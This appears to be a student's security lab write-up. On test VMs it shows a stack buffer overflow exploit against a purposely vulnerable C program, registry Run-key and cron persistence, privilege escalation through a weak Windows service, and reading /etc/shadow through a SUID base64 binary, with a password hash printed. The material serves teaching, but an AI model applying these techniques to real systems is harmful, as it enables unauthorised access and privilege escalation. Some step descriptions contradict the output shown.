

Task 1:

```
(timothyd@kali)-[~]
└─$ sudo apt install gdb -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libdw1 libelf1 libipt2 libsource-highlight-common libsource-highlight4v5
Suggested packages:
  gdb-doc gdbserver
The following NEW packages will be installed:
  gdb libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libipt2 libsource-highlight-common libsource-highlight4v5
The following packages will be upgraded:
  libdw1 libelf1
2 upgraded, 8 newly installed, 0 to remove and 1521 not upgraded.
Need to get 12.5 MB of archives.
After this operation, 25.6 MB of additional disk space will be used.
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libelf1 amd64 0.190-1+b1 [176 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libdw1 amd64 0.190-1+b1 [243 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libsource-highlight-common all 3.1.9-4.2 [77.4 kB]
```

In this step, I have updated my system and successfully installed GDB on my Kali machine.

```
(timothyd@kali)-[~]
└─$ git clone https://github.com/longld/peda.git ~/peda

Cloning into '/home/timothyd/peda' ...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373
Receiving objects: 100% (382/382), 290.84 KiB | 1.90 MiB/s, done.
Resolving deltas: 100% (231/231), done.

(timothyd@kali)-[~]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

In this step, I have downloaded the peda extension for gdb. Then I am putting its path into the “/peda/peda.py” path.

```
File Actions Edit View Help
#include <stdio.h>
void hidden(){
    printf("Congrats, you found me!\n");
}
int main(){
    char buffer[100];
    gets(buffer);
    printf("Buffer Content is : %s\n", buffer);
}
```

In this step, I am writing the C program in Vim.

```
(timothyd@kali)-[~]
└─$ gcc -no-pie -fno-stack-protector -z execstack program.c -o program

program.c: In function 'main':
program.c:7:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
   7 |     gets(buffer);
     |     ~~~~
     |     fgets
/usr/bin/ld: /tmp/cc77gLyJ.o: in function 'main':
program.c:(.text+0x2b): warning: the 'gets' function is dangerous and should not be used.
```

In this step, I am compiling the program.c file.

```
(timothyd@kali)-[~]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
```

In this step, we are disabling ASLR so that the program's address is not randomized everytime we run it.

```
(timothyd@kali)-[~]
$ chmod +x program

(timothyd@kali)-[~]
$ ./program
lol
Buffer Content is : lol
```

I have updated the permissions and have successfully run the program file.

```
(timothyd@kali)-[~]  
$ python -c "print('A' *200)" > input.txt
```

In this step, I have created an input file with "A"s.

```
[timothyd@kali:~]$ gdb -q ./program
Reading symbols from ./program ...
(No debugging symbols found in ./program)
gdb-peda$ run < input.txt
Starting program: /home/timothyd/program < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[-----registers-----]
RAX: 0x0
RBX: 0x7fffffffdf28 → 0x7fffffffe20d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : ", 'A' <repeats 180 times>...)
RDI: 0x7fffffffdbc0 → 0x7fffffffdbf0 ('A' <repeats 92 times>, "\n", 'A' <repeats 35 times>)
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde18 ('A' <repeats 80 times>)
RTP: 0x401196 (<main+58>; ret)
R8: 0x400
R9: 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 → 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 → 0x401110 (<_do_global_dtors_aux>; endbr64)
R15: 0x7ffff7ffda00 → 0x7ffff7ffe2d0 → 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
0x40118b <main+47>; call    0x401040 <printf@plt>
0x401190 <main+52>; mov     eax,0x0
0x401195 <main+57>; leave
⇒ 0x401196 <main+58>; ret
0x401197: add     BYTE PTR [rax-0x7d],cl
0x40119a <_fini+2>; in     al,dx
0x40119b <_fini+3>; or     BYTE PTR [rax-0x7d],cl
0x40119e <_fini+6>; (bad)

[-----stack-----]
0000| 0x7fffffffde18 | 'A' <repeats 80 times>|
0008| 0x7fffffffde20 | 'A' <repeats 72 times>|
0016| 0x7fffffffde28 | 'A' <repeats 64 times>|
0024| 0x7fffffffde30 | 'A' <repeats 56 times>|
0032| 0x7fffffffde38 | 'A' <repeats 48 times>|
0040| 0x7fffffffde40 | 'A' <repeats 40 times>|
0048| 0x7fffffffde48 | 'A' <repeats 32 times>|
```

In this step, I am running gdb on the input file that I have created in the last step. The RBP register shows that it is filled with "A"s.

```

gdb-peda$ pattern create 125 pattern.txt
Writing pattern of 125 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
Starting program: /home/timothyd/program < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAa0AFAAbAA1AAGAacAA2AAHAAdAA3AATAAeAA4AA3AAFAA5AAKAAGAA6AALAAhAA7AAMAA1AA8AANAAjAA9A
Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x7fffffffdf28 → 0x7fffffffe29d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAa0AFAAbAA1AAGAacAA2AAHAAdAA3AATAAeAA4AA3AAFAA5AAKAAGAA6AALAAhAA7AAMAA1AA8AANAAjAA9A\n")
RDI: 0x7fffffffdb0 → 0x7fffffffdbf0 ("MAA1AABAAANAAjAA9A\n: AAAXAAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAa0AFAAbAA1AAGAacAA2AAHAAdAA3AATAAeAA4AA3AAFAA5AAKAAGAA6AALAAhAA7AA")
RBP: 0x41414e4141384141 ('AABAANAA')
RSP: 0x7fffffffde20 → 0x0
RIP: 0x413941416a ('JAA9A')
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 → 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 → 0x401110 (<_do_global_ctors_aux>: endbr64)
R15: 0x7fffffffd000 → 0x7ffff7fe2de → 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]

```

In this step, I have created a file named “pattern.txt” and am running it in gdb.

```

gdb-peda$ pattern offset 0X0000000413941416a
280133452138 found at offset: 120

```

In this step, I am replacing the address with the address that I found in the RIP register.

```

(timothyd@kali)-[~]
$ python -c 'print("A"*120+"BBBBBB")' > rip.txt

```

In this step, I am in a new terminal and am creating a new file that will overwrite the RIP register.

```

gdb-peda$ run < rip.txt
Starting program: /home/timothyd/program < rip.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x7fffffffdf28 → 0x7fffffffe29d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : ", 'A' <repeats 120 times>, "BBBBBB\n")
RDI: 0x7fffffffdb0 → 0x7fffffffdbf0 ('A' <repeats 12 times>, "BBBBBB\n ", 'A' <repeats 108 times>)
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde20 → 0x0
RIP: 0x424242424242 ('BBBBBB')
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 → 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 → 0x401110 (<_do_global_ctors_aux>: endbr64)
R15: 0x7fffffffd000 → 0x7ffff7fe2de → 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x4242424242
[-----stack-----]
0000| 0x7fffffffde20 → 0x0
0008| 0x7fffffffde28 → 0x40115c (<main>: push rbp)
0016| 0x7fffffffde30 → 0x100000000
0024| 0x7fffffffde38 → 0x7fffffffdf28 → 0x7fffffffe29d ("/home/timothyd/program")
0032| 0x7fffffffde40 → 0x7fffffffdf28 → 0x7fffffffe29d ("/home/timothyd/program")
0040| 0x7fffffffde48 → 0x26fcc389d6c2be82
0048| 0x7fffffffde50 → 0x0
0056| 0x7fffffffde58 → 0x7fffffffdf38 → 0x7fffffffe2b4 ("COLORFGBG=15;0")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
gdb-peda$

```

In this step, I have run the rip.txt file in gdb and can see that the RIP address is now 0x424242424242.

```
gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$
```

In this step, I am determining the memory address of the hidden function.


```
(timothyd@kali)-[~]
$ python -c 'print("A"*120+"\x46\x11\x40\x00\x00\x00")' > exploit.txt
```

In this step, I am in a non-gdb terminal and am creating a new file named "exploit.txt".

```
(timothyd@kali)-[~]
$ ./program < exploit.txt
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@
Congrats, you found me!
zsh: segmentation fault ./program < exploit.txt
```

In this step, I am running the program with the file created in the last step, to run the hidden function that we created at the beginning of this task.

Task 2:




```
Command Prompt
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.


C:\Users\timothyd>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v NotEvil /t REG_SZ /d "C:\Windows\System32\calc.exe"
The operation completed successfully.

C:\Users\timothyd>
```


In this step, I am adding the calc.exe to the Reigstry's run key.



Now the calculator app opens when we boot the VM.



In this task, I am running the registry editor as an admin and have navigated to the “NotEvil” key’s location.



I have deleted the “NotEvil” key.

Task 3:

```
timothyd@ubuntu:~$ echo "@reboot date > /home/timothyd/Desktop/cron.txt " | crontab 2> /dev/null
timothyd@ubuntu:~$ crontab -l
@reboot date > /home/timothyd/Desktop/cron.txt
```

In this step, I have added a cronjob.



I now see cron.txt is on my desktop.

```
timothyd@ubuntu:~$ echo "" | crontab 2> /dev/null
timothyd@ubuntu:~$ crontab -l
```

I have now removed the cronjob.

Task 4:

```
C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS
```

In this step, I am running the command prompt as an admin and creating a vulnerable service.

```
C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(A;;CCLCSWLOCRRRC;;;WD)(A;;CCLCSWLOCRRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
```

In this step, I am adding user permissions to modify the service.

```
C:\Windows\system32>net user

User accounts for \\WINDOWS

-----
Administrator          DefaultAccount          Guest
tester                  timothyd                 WDAGUtilityAccount
The command completed successfully.
```

The tester user is present here.

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
timothyd
The command completed successfully.
```

The testing user is not in the administrators group.

```
C:\Users\timothyd>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\timothyd>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

In this step, I am in the command prompt not an admin and am modifying the vulnerable service. Then I am starting the vulnerable service to run the payload and it is failing as expected.

```
C:\Users\timothyd>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
tester
timothyd
The command completed successfully.
```

Tester is not an administrator.

```
C:\Windows\system32>sc delete vulnerable
```

Here I am deleting vulnerable.

Task 5:

```
timothyd@ubuntu:~$ sudo install -m =xs $(which base64) .
[sudo] password for timothyd:
Sorry, try again.
[sudo] password for timothyd:
timothyd@ubuntu:~$ ls -la base64
---s--s--x 1 root root 35328 Mar  4 20:06 base64
timothyd@ubuntu:~$
```

In this step, I am installing a base64 binary with the root SUID bit set in the current directory. Then I am listing the file and seeing that it is owned by root and the world executable.


```
timothyd@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
timothyd@ubuntu:~$ ./base64 "/etc/shadow" | base64 --decode
root:$y$j9T$7j.SQiaozzrflcZlefvc8.$ukAcSkwHB/287RgZgMTFXoy6KQewr8yjs.oLQ/Ot00C:19750:0:99999:7:::
daemon*:19576:0:99999:7:::
bin*:19576:0:99999:7:::
sys*:19576:0:99999:7:::
sync*:19576:0:99999:7:::
games*:19576:0:99999:7:::
man*:19576:0:99999:7:::
lp*:19576:0:99999:7:::
mail*:19576:0:99999:7:::
news*:19576:0:99999:7:::
uucp*:19576:0:99999:7:::
proxy*:19576:0:99999:7:::
www-data*:19576:0:99999:7:::
backup*:19576:0:99999:7:::
list*:19576:0:99999:7:::
irc*:19576:0:99999:7:::
gnats*:19576:0:99999:7:::
nobody*:19576:0:99999:7:::
systemd-network*:19576:0:99999:7:::
systemd-resolve*:19576:0:99999:7:::
messagebus*:19576:0:99999:7:::
systemd-timesync*:19576:0:99999:7:::
syslog*:19576:0:99999:7:::
_apt*:19576:0:99999:7:::
tss*:19576:0:99999:7:::
uidd*:19576:0:99999:7:::
systemd-oom*:19576:0:99999:7:::
tcpdump*:19576:0:99999:7:::
avahi-autoipd*:19576:0:99999:7:::
usbmux*:19576:0:99999:7:::
dnsmasq*:19576:0:99999:7:::
kernoops*:19576:0:99999:7:::
avahi*:19576:0:99999:7:::
cups-pk-helper*:19576:0:99999:7:::
rtkit*:19576:0:99999:7:::
whoopsie*:19576:0:99999:7:::
sssd*:19576:0:99999:7:::
speech-dispatcher!:19576:0:99999:7:::
fwupd-refresh*:19576:0:99999:7:::
nm-openvpn*:19576:0:99999:7:::
saned*:19576:0:99999:7:::
colord*:19576:0:99999:7:::
geoclue*:19576:0:99999:7:::
pulse*:19576:0:99999:7:::
gnome-initial-setup*:19576:0:99999:7:::
hplip*:19576:0:99999:7:::
gdm*:19576:0:99999:7:::
```

In this step, I am trying to cat out “/etc/shadow” but since I don't have the correct permissions, it won't let me. Then I use the ./base64 SUID to output the contents of the file instead.